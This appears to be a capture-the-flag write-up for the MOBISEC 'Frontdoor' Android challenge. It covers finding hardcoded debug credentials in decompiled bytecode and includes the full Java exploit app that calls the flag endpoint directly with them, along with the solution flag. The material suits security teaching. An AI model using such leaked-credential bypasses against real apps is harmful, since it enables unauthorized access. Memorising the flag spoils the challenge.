Challenge 01: Frontdoor

Category: Exploitation Points: 15 Status: SOLVED

Flag

```
MOBISEC{noob_hackers_only_check_for_backdoors}
```

Source: Verbatim from /apk/81741 analysis log

Description / Methodology

Hardcoded debug backdoor: Flag.getFlag() has a debug branch that substitutes literal credentials (username=testuser, password=passtestuser123) for real input whenever Flag.debug==true. That literal string is a compile-time constant readable straight out of the decompiled bytecode. Our exploit calls the same server endpoint directly with those credentials, bypassing the app's UI entirely. First submission attempt (using the unmodified target APK, package collision) failed with INSTALL_FAILED_ALREADY_EXISTS -- fixed by using a distinct package name (org.naija.fdexploit).

A hardcoded debug password sits in plain sight in the decompiled bytecode -- call the server directly with it.

How I Got The Flag

1. I decompiled the target and found Flag.getFlag() has a debug branch that substitutes hardcoded credentials (username=testuser, password=passtestuser123) whenever Flag.debug==true -- a literal compile-time constant sitting in the bytecode.

2. I wrote an app that calls the server's own getflag endpoint directly with those credentials, bypassing the app's UI entirely.

3. My first submission attempt used the unmodified target APK and failed with a package-name collision (INSTALL_FAILED_ALREADY_EXISTS); I fixed this by building my exploit under a distinct package name (org.naija.fdexploit).

4. I resubmitted and the platform's analysis log confirmed the flag was returned.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n org.naija.fdexploit/org.naija.fdexploit.MainActivity
FLAG: MOBISEC{noob_hackers_only_check_for_backdoors}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.fdexploit;

import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Looper;
import android.util.Log;
import android.widget.TextView;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;

public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";

    // Debug backdoor credentials leaked as a compile-time constant string inside
    // com.mobisec.frontdoor.Flag.getFlag() (used when Flag.debug == true).
    // The flag endpoint itself doesn't care which app calls it - frontdoor's own
    // login UI has no special privilege - so we hit it directly ourselves.
    private static final String URL_STR =
            "http://10.0.2.2:31337/getflag?username=testuser&password=passtestuser123";

    private TextView tv;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("Fetching flag...");
        setContentView(tv);

        new Thread(this::fetchFlag).start();
    }

    private void fetchFlag() {
```

```
        String result;
        try {
            URL url = new URL(URL_STR);
            HttpURLConnection conn = (HttpURLConnection) url.openConnection();
            conn.setRequestMethod("GET");
            BufferedReader br = new BufferedReader(new InputStreamReader(conn.getInputStream()));
            StringBuilder sb = new StringBuilder();
            String line;
            while ((line = br.readLine()) != null) {
                sb.append(line).append("\n");
            }
            br.close();
            result = sb.toString().trim();
        } catch (Exception e) {
            Log.e(TAG, "fetch failed", e);
            result = "error: " + e;
        }
        final String finalResult = result;
        new Handler(Looper.getMainLooper()).post(() -> {
            tv.setText("FLAG: " + finalResult);
            Log.e(TAG, "FLAG: " + finalResult);
        });
    }
}
```